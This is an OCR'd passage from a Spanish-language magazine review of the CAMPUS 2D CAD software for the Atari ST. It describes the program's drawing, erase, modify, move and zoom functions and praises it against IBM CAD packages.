su tamaño no quepan en la hoja de la impresora, se imprimirán reducidos. En este caso, se perderán las variaciones en el grosor de las líneas.






CONCLUSION

Campus es un paquete de diseño CAD bidimensional de mucha clase. Si queremos un paquete para usar contínuamente, a nivel profesional o incluso, doméstico, entonces CAMPUS encaja perfectamente; sobre todo si tenemos en cuenta que CAMPUS, un ATARI ST, un monitor y un plotter cuestan, en conjunto, bastante menos que sólo el software de CAD para IBM, y ofreciendo mucha más calidad, tanto en funcionamiento como en acabado.

FUNCIONES

Esta sección de la revisión profundiza un poco en el alcance y uso de las funciones de CAMPUS. En ellas se listan las opciones y se comentan más detalla



Estas imagenes son reproducciones de pantalla.

damente las de mayor interés. El éxito y alcance de estas funciones radica la competividad que tiene CAMPUS en el mundo del CAD.

Dibujo

Este grupo de iconos nos permiten seleccionar el tipo de objeto a dibujar. Desde la fila de arriba, y de izquierda a derecha, tenemos: Línea ; trazo poligonal - una serie de líneas en las que el primer punto de cada una corresponde al último de la precedente; Rectángulo; Triángulo; Texto; Perpendicular - ésta construye una línea en ángulo recto respecto a otra especificada; Paralela - traza una línea paralela a una distancia determinada respecto a otra línea; Redondear - redondea el punto de intersección de dos líneas, podemos especificar el radio; Ajustar - extiende o recorta lineas hasta el punto de intersección de las mismas; Chaflan - similar a la anterior pero traza una línea que secciona la esquina en vez de redondearla , podemos definir tanto el ángulo del chaflan como la longitud de la línea; Círcunferencia; Circunf. antihoraria; Circunf. horaria; Círculo por tres puntos - dibuja un círculo a través de tres puntos que especifiquemos; Arcos de circunf. encadenados; Línea hacia centro de una circunf.; Tangente; Tangente común; Círcunf. concéntricas - la distancia entre ellas es variable a voluntad.

Todas las funciones de dibujo trabajan con mucha exactitud y de forma increiblemente ágil (funciones como ajustar lineas o chaflan son fáciles de usar). El programa mantiene implícitos los parámetros especiales de las órdenes de dibujo (distancias, radios...) hasta que se pulse la tecla [ENTER] o [RETURN].

Borrado

Este submenú controla dos tipos diferentes de operación: Borrar y Modificar. Las funciónes de borrado nos permiten retirar cosas del dibujo: Borrar zona - definida por una ventana de bordes fantasmas; Borrar círculo - nos basta con situar el cursor dentro del círculo y pulsar; Borrar línea; Borrar cota - retira la cota de una linea dimensión asociadas; Borrar texto; Borrar símbolo; Borrar rayado - retira el rayado pero no toca el polígono que lo contiene; Borrar línea entre dos puntos - elimina una sección de línea y deja los dos extremos como objetos separados; Borrar circunf. entre dos puntos. Las opciones de modificación alteran las características (tipo de línea y número de pluma) del objeto que definamos para casar con las establecidas en el menú en cascada. Hay opciones para modificar líneas, grupos de líneas, cotas, texto, símbolos y rayados. Trabajar con este grupo de funciones es un auténtico placer. Modificar dibujos ya existentes es bastante más fastidioso en algunos otros programas de CAD. CAMPUS ciertamente puntua en esta área.

Además, podemos observar dos nuevas opciones en la versión 1.3 de CAMPUS: Extender línea - permite volver a posicionar el final de una línea que habíamos dibujado anteriormente, o deformarla elasticamente; Extender arco - completa una circunferencia a partir de una sección de la misma

Movimiento

Las funciones de movimiento nos permiten mover o copiar grupos de elementos u objetos sueltos (líneas, texto, símbolos...). De este grupo, cabe destacar las dos primeras funciones: Símetría, que produce una imagen simétrica de un grupo de objetos definido por nosotros, reflejada sobre cualquier línea que hayamos especificado; y Rotación, que permite realizar múltiples copias de un objeto o grupo de objetos alrededor de un eje especificado.


Funciones para control de página

El icono superior izquierdo de este panel se emplea para seleccionar el nivel de ampliación (zoom) que queremos aplicar al dibujo. En el uso de programas CAD, es un buen método emplear la máxima ampliación posible para asegurar el mayor grado de precisión en el trazado; por tanto, esta función la usaremos con mucha frecuencia. El manejo del zoom es muy sencillo, tenemos que definir el área a ampliar; sin embargo, (y ésta es una de mis pocas quejas de CAMPUS) el usuario no tiene una idea muy clara del nivel de ampliación en que está. Generalmente no tiene importancia pero, principalmente con texto y oberturas, es muy deseable conocer con precisión la escala de lo que estamos viendo, aunque redimensionar un texto demasiado grande es prácticamente instantáneo . Continuando por el panel, el segundo icono nos devuelve a la ampliación de imagen previa. Es la ventana de cambio - y mi segunda queja: para movernos por el dibujo ampliado tenemos dos posibilidades, la primera y sería reducir el zoom y luego ampliar otra zona; y la segunda se trataría de seleccionar la ventana de cambio, función que permite deslizarnos en cualquier dirección pulsando sobre el dibujo, no manejando las barras de ventanas del GEM que sería más cómodo. Las demás funciones de este menú son: Ver página completa; Redibujar plano - elimina los trazos inútiles; Retícula - la activa o desactiva, podemos elegir el espaciado de misma; Anular (Undo) - cancela la última orden ; Radio de búsqueda - encuentra automáticamente un punto de intersección, el final de una línea o el punto del plano más cercano al centro del radio de búsqueda; Origen - selecciona el punto donde se situará el centro del eje de coordenadas (x0,y0). Además, en la versión 1.3 podemos encontrar cuatro potentes opciones. La primera nos permitirá entrar y utilizar cualquier programa sin tener que salir de CAMPUS (por ejemplo, un procesador de textos), siempre que la memoria de su equipo lo permita; la segunda, tercera y cuarta nos permiten junto a unos programas accesorios pasar a CAMPUS los ficheros CAD de otros programas

APLICACIONES DE CONTROL Y GESTIÓN
INFORMÁTICA PROFESIONAL E INDUSTRIAL
C. MODOLELL, 74 · Tels. 211 06 90 · 212 29 59 · 08021 BARCELONA

